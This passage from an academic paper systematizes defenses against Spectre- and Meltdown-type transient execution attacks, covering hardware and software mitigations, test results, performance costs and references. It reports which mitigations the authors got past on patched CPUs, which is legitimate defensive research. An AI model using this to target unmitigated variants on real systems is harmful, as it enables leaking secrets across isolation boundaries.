breadth-first approach where we do a shallow analysis of multiple pieces of software. This allowed us to analyse historical data (*i.e.*, code locations the kernel developers deemed necessary to protect) that led to the second tier classification discussed in Section 5.1.

There are a couple of reasons that make analysis difficult. The first is that Linux supports many different platforms. Therefore, particular gadgets are only available in a specific configuration. The second point is that the number of instructions that can be transiently executed depends on the size of the ROB [91]. As we analyze high-level code, we can only estimate how far ahead the processor can transiently execute.

Table 11.7 shows the number of occurrences of each gadget type from our second tier classification. While Figure 11.4 shows around 120 occurrences of `array_index_nospec`, the number of gadgets in our analysis is higher. The reason behind that is that multiple arrays are indexed with the same masked index and that there are multiple branches on a value that was loaded with a potential malicious index. Our analysis also shows that more dangerous gadgets that either allow more than 1-bit leakage or even arbitrary code execution are not frequently occurring. Even if one is found, it might still be hard to exploit. During our analysis, we also discovered that the patch had been reverted in 13 locations, indicating that there is also some confusion among the kernel developers what needs to be fixed.

6. Defenses


In this section, we discuss proposed defenses in software and hardware for Spectre and Meltdown variants. We propose a classification scheme for defenses based on their attempt to stop leakage, similar to Miller [64]. Our work differs from Miller in three points. First, ours extends to newer transient execution attacks. Second, we consider Meltdown and Spectre as two problems with different root causes, leading to a different classification. Third, it helped uncover problems that were not clear with the previous classification.

We categorize Spectre-type defenses into three categories:

C1: Mitigating or reducing the accuracy of covert channels used to extract the secret data.

C2: Mitigating or aborting speculation if data is potentially accessible during transient execution.

Table 11.9.: Categorization of Spectre defenses and systematic overview of their microarchitectural target.



A defense considers the microarchitectural element (●), partially considers it or same technique possible for it (◐) or does not consider it at all (○).

C3: Ensuring that secret data cannot be reached.

Table 11.9 lists proposed defenses against Spectre-type attacks and assigns them to the category they belong.

We categorize Meltdown-type defenses into two categories:

D1: Ensuring that architecturally inaccessible data remains inaccessible on the microarchitectural level.
D2: Preventing the occurrence of faults.

6.1. Defenses for Spectre

C1: Mitigating or reducing accuracy of covert channels. Transient execution attacks use a covert channel to transfer a microarchitectural state change induced by the transient instruction sequence to the architectural level. One approach in mitigating Spectre-type attacks is reducing the accuracy of covert channels or preventing them.

Hardware. One enabler of transient execution attacks is that the transient execution sequence introduces a microarchitectural state change the receiving end of the covert channel observes. To secure CPUs, SafeSpec [47] introduces shadow hardware structures used during transient execution. Thereby, any microarchitectural state change can be squashed if the prediction of the CPU was incorrect. While their prototype implementation protects only caches (and the TLB), other channels, e.g., DRAM buffers [71], or execution unit congestion [58, 1, 9], remain open.

Yan et al. [94] proposed InvisiSpec, a method to make transient loads invisible in the cache hierarchy. By using a *speculative buffer*, all transiently executed loads are stored in this buffer instead of the cache. Similar to SafeSpec, the buffer is invalidated if the prediction was incorrect. However, if the prediction was correct, the content of the buffer is loaded into the cache. For data coherency, InvisiSpec compares the loaded value during this process with the most recent, up-to-date value from the cache. If a mismatch occurs, the transient load and all successive instructions are reverted. Since InvisSpec only protects the caching hierarchy of the CPU, an attacker can still exploit other covert channels.

Kiriansky et al. [49] securely partition the cache across its ways. With protection domains that isolate on a cache hit, cache miss and metadata level, cache-based covert channels are mitigated. This does not only require changes to the cache and adaptions to the coherence protocol but also enforces the correct management of these domains in software.

Kocher et al. [52] proposed to limit data from entering covert channels through a variation of taint tracking. The idea is that the CPU tracks data loaded during transient execution and prevents their use in subsequent operations.

Software. Many covert channels require an accurate timer to distinguish microarchitectural states, e.g., measuring the memory access latency to distinguish between a cache hit and cache miss. With reduced timer accuracy an attacker cannot distinguish between microarchitectural states any longer, the receiver of the covert channel cannot deduce the sent information. To mitigate browser-based attacks, many web browsers reduced the accuracy of timers in JavaScript by adding jitter [63, 72, 82, 90]. However, Schwarz et al. [75] demonstrated that timers can be constructed in many different ways and, thus, further mitigations are required [73]. While Chrome initially disabled `SharedArrayBuffers` in response to Melt-

down and Spectre [82], this timer source has been re-enabled with the introduction of site-isolation [79].

NetSpectre requires different strategies due to its remote nature. Schwarz et al. [76] propose to detect the attack using DDoS detection mechanisms or adding noise to the network latency. By adding noise, an attacker needs to record more traces. Adding enough noise makes the attack infeasible in practice as the amount of traces as well as the time required for averaging it out becomes too large [89].

C2: Mitigating or aborting speculation if data is potentially accessible during transient execution.

Since Spectre-type attacks exploit different prediction mechanisms used for speculative execution, an effective approach would be to disable speculative execution entirely [52, 81]. As the loss of performance for commodity computers and servers would be too drastic, another proposal is to disable speculation only while processing secret data.

Hardware. A building blocks for some variants of Spectre is branch poisoning (an attacker mistrains a prediction mechanism, cf. Section 3). To deal with mistraining, both Intel and AMD extended the instruction set architecture (ISA) with a mechanism for controlling indirect branches [4, 42]. The proposed addition to the ISA consists of three controls:

- Indirect Branch Restricted Speculation (IBRS) prevents indirect branches executed in privileged code from being influenced by those in less privileged code. To enforce this, the CPU enters the IBRS mode which cannot be influenced by any operations outside of it.
- Single Thread Indirect Branch Prediction (STIBP) restricts sharing of branch prediction mechanisms among code executing across hyperthreads.
- The Indirect Branch Predictor Barrier (IBPB) prevents code that executes before it from affecting the prediction of code following it by flushing the BTB.

For existing ARM implementations, there are no generic mitigation techniques available. However, some CPUs implement specific controls that allow invalidating the branch predictor which should be used during context switches [6]. On Linux, those mechanisms are enabled by default [48]. With the ARMv8.5-A instruction set [7], ARM introduces a new barrier (`sb`) to limit speculative execution on following instructions. Furthermore,

new system registers allow to restrict speculative execution and new prediction control instructions prevent control flow predictions (`cfp`), data value prediction (`dvp`) or cache prefetch prediction (`cpp`) [7].

To mitigate Spectre-STL, ARM introduced a new barrier called `SSBB` that prevents a load following the barrier from bypassing a store using the same virtual address before it [6]. For upcoming CPUs, ARM introduced Speculative Store Bypass Safe (SSBS); a configuration control register to prevent the re-ordering of loads and stores [6]. Likewise, Intel [42] and AMD [3] provide Speculative Store Bypass Disable (SSBD) microcode updates that mitigate Spectre-STL.

As an academic contribution, plausible hardware mitigations have furthermore been proposed [50] to prevent transient computations on out-of-bounds writes (Spectre-PHT).

Software. Intel and AMD proposed to use serializing instructions like `lfence` on both outcomes of a branch [4, 33]. ARM introduced a full data synchronization barrier (`DSB SY`) and an instruction synchronization barrier (ISB) that can be used to prevent speculation [6]. Unfortunately, serializing every branch would amount to completely disabling branch prediction, severely reducing performance [33]. Hence, Intel further proposed to use static analysis [33] to minimize the number of serializing instructions introduced. Microsoft uses the static analyzer of their C Compiler MSVC [70] to detect known-bad code patterns and insert `lfence` instructions automatically. Open Source Security Inc. [68] use a similar approach using static analysis. Kocher [51] showed that this approach misses many gadgets that can be exploited.

Serializing instructions can also reduce the effect of indirect branch poisoning. By inserting it before the branch, the pipeline prior to it is cleared, and the branch is resolved quickly [4]. This, in turn, reduces the size of the speculation window in case that misspeculation occurs.

While `lfence` instructions stop speculative execution, Schwarz et al. [76] showed they do not stop microarchitectural behaviors happening before execution. This, for instance, includes powering up the AVX functional units, instruction cache fills, and iTLB fills which still leak data.

Evtyushkin et al. [19] propose a similar method to serializing instructions, where a developer annotates potentially leaking branches. When indicated, the CPU should not predict the outcome of these branches and thus stop speculation.

Additionally to the serializing instructions, ARM also introduced a new barrier (`CSDB`) that in combination with conditional selects or moves controls speculative execution [6].

Speculative Load Hardening (SLH) is an approach used by LLVM and was proposed by Carruth [13]. Using this idea, loads are checked using branchless code to ensure that they are executing along a valid control flow path. To do this, they transform the code at the compiler level and introduce a data dependency on the condition. In the case of misspeculation, the pointer is zeroed out, preventing it from leaking data through speculative execution. One prerequisite for this approach is hardware that allows the implementation of a branchless and unpredicted conditional update of a register's value. As of now, the feature is only available in LLVM for x86 as the patch for ARM is still under review. GCC adopted the idea of SLH for their implementation, supporting both x86 and ARM. They provide a builtin function to either emit a speculation barrier or return a safe value if it determines that the instruction is transient [18].

Oleksenko et al. [67] propose an approach similar to Carruth [13]. They exploit that CPUs have a mechanism to detect data dependencies between instructions and introduce such a dependency on the comparison arguments. This ensures that the load only starts when the comparison is either in registers or the L1 cache, reducing the speculation window to a non-exploitable size. They already note that their approach is highly dependent on the ordering of instructions as the CPU might perform the load before the comparison. In that case, the attack would still be possible.

Google proposes a method called *retpoline* [85], a code sequence that replaces indirect branches with return instructions, to prevent branch poisoning. This method ensures that return instructions always speculate into an endless loop through the RSB. The actual target destination is pushed on the stack and returned to using the `ret` instruction. For retpoline, Intel [41] notes that in future CPUs that have Control-flow Enforcement Technology (CET) capabilities to defend against ROP attacks, retpoline might trigger false positives in the CET defenses. To mitigate this possibility, future CPUs also implement hardware defenses for Spectre-BTB called *enhanced IBRS* [41].

On Skylake and newer architectures, Intel [41] proposes RSB stuffing to prevent an RSB underfill and the ensuing fallback to the BTB. Hence, on every context switch into the kernel, the RSB is filled with the address of a benign gadget. This behavior is similar to retpoline. For Broadwell and

older architectures, Intel [41] provided a microcode update to make the `ret` instruction predictable, enabling retpoline to be a robust defense against Spectre-BTB. Windows has also enabled retpoline on their systems [15].

C3: Ensuring that secret data cannot be reached. Different projects use different techniques to mitigate the problem of Spectre. WebKit employs two such techniques to limit the access to secret data [72]. WebKit first replaces array bound checks with index masking. By applying a bit mask, WebKit cannot ensure that the access is always in bounds, but introduces a maximum range for the out-of-bounds violation. In the second strategy, WebKit uses a pseudo-random *poison value* to protect pointers from misuse. Using this approach, an attacker would first have to learn the poison value before he can use it. The more significant impact of this approach is that mispredictions on the branch instruction used for type checks results in the wrong type being used for the pointer.

Google proposes another defense called *site isolation* [83], which is now enabled in Chrome by default. Site isolation executes each site in its own process and therefore limits the amount of data that is exposed to side-channel attacks. Even in the case where the attacker has arbitrary memory reads, he can only read data from its own process.

Kiriansky and Waldspurger [50] propose to restrict access to sensitive data by using protection keys like Intel Memory Protection Key (MPK) technology [37]. They note that by using Spectre-PHT an attacker can first disable the protection before reading the data. To prevent this, they propose to include an `lfence` instruction in `wrpkru`, an instruction used to modify protection keys.

6.2. Defenses for Meltdown

D1: Ensuring that architecturally inaccessible data remains inaccessible on the microarchitectural level.

The fundamental problem of Meltdown-type attacks is that the CPU allows the transient instruction stream to compute on architecturally inaccessible values, and hence, leak them. By assuring that execution does not continue with unauthorized data after a fault, such attacks can be mitigated directly in silicon. This design is enforced in AMD processors [4], and more recently also in Intel processors from Whiskey Lake onwards that enumerate RDCL_NO support [42]. However, mitigations for existing

microarchitectures are necessary, either through microcode updates, or operating-system-level software workarounds. These approaches aim to keep architecturally inaccessible data also inaccessible at the microarchitectural level.

Gruss et al. originally proposed KAISER [23, 24] to mitigate side-channel attacks defeating KASLR. However, it also defends against Meltdown-US attacks by preventing kernel secrets from being mapped in user space. Besides its performance impact, KAISER has one practical limitation [58, 23]. For x86, some privileged memory locations must always be mapped in user space. KAISER is implemented in Linux as kernel page-table isolation (KPTI) [60] and has also been backported to older versions. Microsoft provides a similar patch as of Windows 10 Build 17035 [44] and Mac OS X and iOS have similar patches [43].

For Meltdown-GP, where the attacker leaks the contents of system registers that are architecturally not accessible in its current privilege level, Intel released microcode updates [33]. While AMD is not susceptible [5], ARM incorporated mitigations in future CPU designs and suggests to substitute the register values with dummy values on context switches for CPUs where mitigations are not available [6].

Preventing the access-control race condition exploited by Foreshadow and Meltdown may not be feasible with microcode updates [87]. Thus, Intel proposes a multi-stage approach to mitigate Foreshadow (L1TF) attacks on current CPUs [31, 93]. First, to maintain process isolation, the operating system has to sanitize the physical address field of unmapped page-table entries. The kernel either clears the physical address field, or sets it to non-existent physical memory. In the case of the former, Intel suggests placing 4 KB of dummy data at the start of the physical address space, and clearing the PS bit in page tables to prevent attackers from exploiting huge pages.

For SGX enclaves or hypervisors, which cannot trust the address translation performed by an untrusted OS, Intel proposes to either store secrets in uncacheable memory (as specified in the PAT or the MTRRs), or flush the L1 data cache when switching protection domains. With recent microcode updates, L1 is automatically flushed upon enclave exit, and hypervisors can additionally flush L1 before handing over control to an untrusted virtual machine. Flushing the cache is also done upon exiting System Management Mode (SMM) to mitigate Foreshadow-NG attacks on SMM.

To mitigate attacks across logical cores, Intel supplied a microcode update to ensure that different SGX attestation keys are derived when hyperthreading is enabled or disabled. To ensure that no non-SMM software runs while data belonging to SMM are in the L1 data cache, SMM software must rendezvous all logical cores upon entry and exit. According to Intel, this is expected to be the default behavior for most SMM software [31]. To protect against Foreshadow-NG attacks when hyperthreading is enabled, the hypervisor must ensure that no hypervisor thread runs on a sibling core with an untrusted VM.

D2: Preventing the occurrence of faults. Since Meltdown-type attacks exploit delayed exception handling in the CPU, another mitigation approach is to prevent the occurrence of a fault in the first place. Thus, accesses which would normally fault, become (both architecturally and microarchitecturally) valid accesses but do not leak secret data.

One example of such behavior are SGX's abort page semantics, where accessing enclave memory from the outside returns -1 instead of faulting. Thus, SGX has inadvertent protection against Meltdown-US. However, the Foreshadow [87] attack showed that it is possible to actively provoke another fault by unmapping the enclave page, making SGX enclaves susceptible to the Meltdown-P variant.

Preventing the fault is also the countermeasure for Meltdown-NM [80] that is deployed since Linux 4.6 [59]. By replacing lazy switching with eager switching, the FPU is always available, and access to the FPU can never fault. Here, the countermeasure is effective, as there is no other way to provoke a fault when accessing the FPU.

6.3. Evaluation of Defenses

Spectre Defenses. We evaluate defenses based on their capabilities of mitigating Spectre attacks. Defenses that require hardware modifications are only evaluated theoretically. In addition, we discuss which vendors have CPUs vulnerable to what type of Spectre- and Meltdown-type attack. The results of our evaluation are shown in Table 11.10.

Several defenses only consider a specific covert channel (see Table 11.9), *i.e.*, they only try to prevent an attacker from recovering the data using a specific covert channel instead of targeting the root cause of the vulnerability. Therefore, they can be subverted by using a different one. As such,

they can not be considered a reliable defense. Other defenses only limit the amount of data that can be leaked [72, 83] or simply require more repetitions on the attacker side [76, 89]. Therefore, they are only partial solutions. RSB stuffing only protects a cross-process attack but does not mitigate a same-process attack. Many of the defenses are not enabled by default or depend on the underlying hardware and operating system [4, 42, 3, 6]. With serializing instructions [4, 33, 6] after a bounds check, we were still able to leak data on Intel and ARM (only with `DSB SY+ISH` instruction) through a single memory access and the TLB. On ARM, we observed no leakage following a `CSDB` barrier in combination with conditional selects or moves. We also observed no leakage with SLH, although the possibility remains that our experiment failed to bypass the mitigation. Taint tracking theoretically mitigates all forms of Spectre-type attacks as data that has been tainted cannot be used in a transient execution. Therefore, the data does not enter a covert channel and can subsequently not be leaked.

Meltdown Defenses. We verified whether we can still execute Meltdown-type attacks on a fully-patched system. On a Ryzen Threadripper 1920X, we were still able to execute Meltdown-BND. On an i5-6200U (Skylake), an i7-8700K (Coffee Lake), and an i7-8565U (Whiskey Lake), we were able to successfully run a Meltdown-MPX, Meltdown-BND, and Meltdown-RW attack. Additionally to those, we were also able to run a Meltdown-PK attack on an Amazon EC2 C5 instance (Skylake-SP). Our results indicate that current mitigations only prevent Meltdown-type attacks that cross the current privilege level. We also tested whether we can still successfully execute a Meltdown-US attack on a recent Intel Whiskey Lake CPU without KPTI enabled, as Intel claims these processors are no longer vulnerable. In our experiments, we were indeed not able to leak any data on such CPUs but encourage other researchers to further investigate newer processor generations.

6.4. Performance Impact of Countermeasures

There have been several reports on performance impacts of selected countermeasures. Some report the performance impact based on real-world scenarios (top of Table 11.11) while others use a specific benchmark that might not resemble real-world usage (lower part of Table 11.11). Based on the different testing scenarios, the results are hard to compare. To further complicate matters, some countermeasures require hardware modifications

Table 11.10.: Spectre defenses and which attacks they mitigate.

Attack \ Defense	InvisiSpec	SafeSpec	DAWG	RSB Stuffing	Retpoline	Poison Value	Index Masking	Site Isolation	SLH	YSNB	IBRS	STIBP	IBPB	Serialization	Taint Tracking	Timer Reduction	Sloth	SSBD/SSBB
Intel	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	●	◐	◐	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
ARM	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●
AMD	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	◐	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	■	◧	◧	◇	■	◐	◇	◇
	Spectre-RSB	□	□	□	◐	◇	◇	◇	◐	◇	◇	◇	◇	◧	◇	■	◐	◇	◇
	Spectre-STL	□	□	□	◇	◇	◇	◇	◐	◇	◇	◇	◇	◇	◇	■	◐	■	●

Symbols show if an attack is mitigated (●), partially mitigated (◐), not mitigated (○), theoretically mitigated (■), theoretically impeded (◧), not theoretically impeded (□), or out of scope (◇). Defenses in *italics* are production-ready, while `typeset` defenses are academic proposals.

that are not available, and it is therefore hard to verify the performance loss.

One countermeasure that stands out with a huge decrease in performance is serialization and highlights the importance of speculative execution to improve CPU performance. Another interesting countermeasure is KPTI. While it was initially reported to have a huge impact on performance, recent work shows that the decrease is almost negligible on systems that support PCID [21]. To mitigate Spectre and Meltdown, current systems rely on a combination of countermeasures. To show the overall decrease on a Linux 4.19 kernel with the default mitigations enabled, Larabel [56] performed multiple benchmarks to determine the impact. On Intel, the slowdown was 7-16% compared to a non-mitigated kernel, on AMD it was 3-4%.

Naturally, the question arises which countermeasures to enable. For most users, the risk of exploitation is low, and default software mitigations as

Table 11.11.: Reported performance impacts of countermeasures. Top shows performance impact in real-world scenarios while the bottom shows it on a specific benchmark.

Defense Evaluation	Penalty	Benchmark
KAISER/KPTI [22]	0–2.6 %	System call rates
Retpoline [12]	5–10 %	Real-world workload servers
Site Isolation [83]	10–13 %	Memory overhead
InvisiSpec [94]	22 %	SPEC
SafeSpec [47]	-3 %	SPEC on MARSSx86
DAWG [49]	1–15 %	PARSEC , GAPBS
SLH [13]	29–36.4 %	Google microbenchmark suite
YSNB [67]	60 %	Phoenix
IBRS [84]	20–30 %	Sysbench 1.0.11
STIBP [55]	30–50 %	Rodinia OpenMP, DaCapo
Serialization [13]	62–74.8 %	Google microbenchmark suite
SSBD/SSBB [16]	2–8 %	SYSmark 2018, SPEC integer
L1TF Mitigations [40]	-3–31 %	SPEC

provided by Linux, Microsoft, or Apple likely are sufficient. This is likely the optimum between potential attacks and reasonable performance. For data centers, it is harder as it depends on the needs of their customers and one has to evaluate this on an individual basis.

7. Future Work and Conclusion

Future Work. For Meltdown-type attacks, it is important to determine where data is actually leaked from. For instance, Lipp et al. [58] demonstrated that Meltdown-US can not only leak data from the L1 data cache and main memory but even from memory locations that are explicitly marked as "uncacheable" and are hence served from the Line Fill Buffer (LFB). [3] In future work, other Meltdown-type attacks should be tested to determine whether they can also leak data from different

[3] The initial Meltdown-US disclosure (December 2017) and subsequent paper [58] already made clear that Meltdown-type leakage is *not* limited to the L1 data cache. We sent Intel a PoC leaking uncacheable-typed memory locations from a concurrent hyperthread on March 28, 2018. We clarified to Intel on May 30, 2018, that we attribute the source of this leakage to the LFB. In our experiments, this works

microarchitectural buffers. In this paper, we presented a small evaluation of the prevalence of gadgets in real-world software. Future work should develop methods for automating the detection of gadgets and extend the analysis on a larger amount of real-world software. We have also discussed mitigations and shown that some of them can be bypassed or do not target the root cause of the problem. We encourage both offensive and defensive research that may use our taxonomy as a guiding principle to discover new attack variants and develop mitigations that target the root cause of transient information leakage.

Conclusion. Transient instructions reflect unauthorized computations out of the program's intended code and/or data paths. We presented a systematization of transient execution attacks. Our systematization uncovered 6 (new) transient execution attacks (Spectre and Meltdown variants) which have been overlooked and have not been investigated so far. We demonstrated these variants in practical proof-of-concept attacks and evaluated their applicability to Intel, AMD, and ARM CPUs. We also presented a short analysis and classification of gadgets as well as their prevalence in real-world software. We also systematically evaluated defenses, discovering that some transient execution attacks are not successfully mitigated by the rolled out patches and others are not mitigated because they have been overlooked. Hence, we need to think about future defenses carefully and plan to mitigate attacks and variants that are yet unknown.

Acknowledgments

We want to thank the anonymous reviewers and especially our shepherd, Jonathan McCune, for their helpful comments and suggestions that substantially helped in improving the paper.

This work has been supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia. This work has been supported by the Austrian Research Promotion Agency (FFG) via the project ESPRESSO, which is funded by the province of Styria and the Business Promotion

identically for Meltdown-P (Foreshadow). This issue was acknowledged by Intel, tracked under CVE-2019-11091, and remained under embargo until May 14, 2019.

Agencies of Styria and Carinthia. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). This research received funding from the Research Fund KU Leuven, and Jo Van Bulck is supported by the Research Foundation – Flanders (FWO). Evtyushkin acknowledges the start-up grant from the College of William and Mary. Additional funding was provided by generous gifts from ARM and Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port Contention for Fun and Profit. 2018 (pp. 374, 382).

[2] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port Contention for Fun and Profit. In: ePrint 2018/1060 (2018) (p. 377).

[3] AMD. AMD64 Technology: Speculative Store Bypass Disable. Revision 5.21.18. 2018 (pp. 367, 384, 389).

[4] AMD. Software Techniques for Managing Speculation on AMD Processors. Revison 7.10.18. 2018 (pp. 365, 374, 383, 384, 386, 389).

[5] AMD. Spectre Mitigation Update. 2018 (p. 387).

[6] ARM. Cache Speculation Side-channels. Version 2.4. 2018 (pp. 362, 364, 366, 383–385, 387, 389).

[7] ARM Limited. ARM A64 Instruction Set Architecture. 2018 (pp. 383, 384).

[8] ARM Limited. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. 2018 (pp. 355, 367, 368, 371, 372, 374).

[9] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In: arXiv:1903.01843 (2019) (pp. 377–379, 382).

[10] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. Extended classification tree and PoCs at https://transient.fail/. 2019 (p. 351).

[11] Dan Carpenter. Smatch check for Spectre stuff. 2018 (p. 378).

[12] Chandler Carruth. 2018. URL: `https://reviews.llvm.org/D41723` (p. 391).

[13] Chandler Carruth. RFC: Speculative Load Hardening (a Spectre variant #1 mitigation). 2018 (pp. 378, 385, 391).

[14] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SGXPECTRE Attacks: Leaking Enclave Secrets via Speculative Execution. In: arXiv:1802.09085 (2018) (pp. 355, 361, 362, 364, 365, 374, 378, 379).

[15] Microsoft Corp. 2019. URL: `https://support.microsoft.com/en-us/help/4482887/windows-10-update-kb4482887` (p. 386).

[16] Leslie Culbertson. Addressing New Research for Side-Channel Analysis. In: Intel. 2018 (p. 391).

[17] Xiaowan Dong, Zhuojia Shen, John Criswell, Alan Cox, and Sandhya Dwarkadas. Spectres, virtual ghosts, and hardware support. In: Workshop on Hardware and Architectural Support for Security and Privacy. 2018 (p. 373).

[18] Richard Earnshaw. Mitigation against unsafe data speculation (CVE-2017-5753). 2018 (p. 385).

[19] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In: ASPLOS. 2018 (pp. 362, 384).

[20] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (pp. 360–362, 366).

[21] Brendan Gregg. KPTI/KAISER Meltdown Initial Performance Regressions. 2018 (p. 390).

[22] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login (2018) (p. 391).

[23] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (p. 387).

[24] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 357, 387).

[25] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (p. 357).

[26] Marco Guarnieri, Boris Köpf, José F. Morales, Jan Reineke, and Andrés Sánchez. SPECTECTOR: Principled Detection of Speculative Information Flows. In: arXiv:1812.08639 (2018) (pp. 377, 378).

[27] Berk Gülmezoğlu, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. A Faster and More Realistic Flush+Reload Attack on AES. In: Constructive Side-Channel Analysis and Secure Design. 2015 (p. 357).

[28] Mohammad Hedayati, Spyridoula Gravani, Ethan Johnson, John Criswell, Michael Scott, Kai Shen, and Mike Marty. Janus: Intra-Process Isolation for High-Throughput Data Plane Libraries. 2018 (p. 372).

[29] Jann Horn. Reading privileged memory with a side-channel. 2018 (pp. 364, 369).

[30] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (pp. 355, 360, 361, 364, 367, 374, 378, 379).

[31] Intel. Deep Dive: Intel Analysis of L1 Terminal Fault. 2018 (pp. 370, 387, 388).

[32] Intel. Intel Analysis of Speculative Execution Side Channels. Revision 4.0. 2018 (p. 355).

[33] Intel. Intel Analysis of Speculative Execution Side Channels. Revision 4.0. 2018 (pp. 371, 374, 384, 387, 389).

[34] Intel. Intel Software Guard Extensions (Intel SGX). 2016 (p. 369).

[35] Intel. Intel Xeon Processor Scalable Family Technical Overview. 2017 (p. 372).

[36] Intel. Intel® 64 and IA-32 Architectures Optimization Reference Manual. 2017 (p. 367).

[37] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. In: 325384 (2016) (pp. 368, 369, 386).

[38] Intel. More Information on Transient Execution Findings. 2018. URL: https://software.intel.com/security-software-guidance/insights/more-information-transient-execution-findings (p. 372).

[39] Intel. Q2 2018 Speculative Execution Side Channel Update. 2018 (p. 371).

[40] Intel. Resources and Response to Side Channel L1 Terminal Fault. 2018 (p. 391).

[41] Intel. Retpoline: A Branch Target Injection Mitigation. Revision 003. 2018 (pp. 385, 386).

[42] Intel. Speculative Execution Side Channel Mitigations. Revision 3.0. 2018 (pp. 355, 359, 365, 373, 383, 384, 386, 389).

[43] Alex Ionescu. Twitter: Apple Double Map. 2017. URL: https://twitter.com/aionescu/status/948609809540046849 (p. 387).

[44] Alex Ionescu. Windows 17035 Kernel ASLR/VA Isolation In Practice (like Linux KAISER). 2017. URL: https://twitter.com/aionescu/status/930412525111296000 (p. 387).

[45] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. In: RAID. 2014 (p. 357).

[46] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In: arXiv:1903.00446 (2019) (p. 367).

[47] Khaled N Khasawneh, Esmaeil Mohammadian Koruyeh, Chengyu Song, Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. SafeSpec: Banishing the Spectre of a Meltdown with Leakage-Free Speculation. In: arXiv:1806.05179 (2018) (pp. 353, 382, 391).

[48] Russel King. ARM: spectre-v2: harden branch predictor on context switches. 2018 (p. 383).

[49] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In: ePrint 2018/418 (2018) (pp. 353, 382, 391).

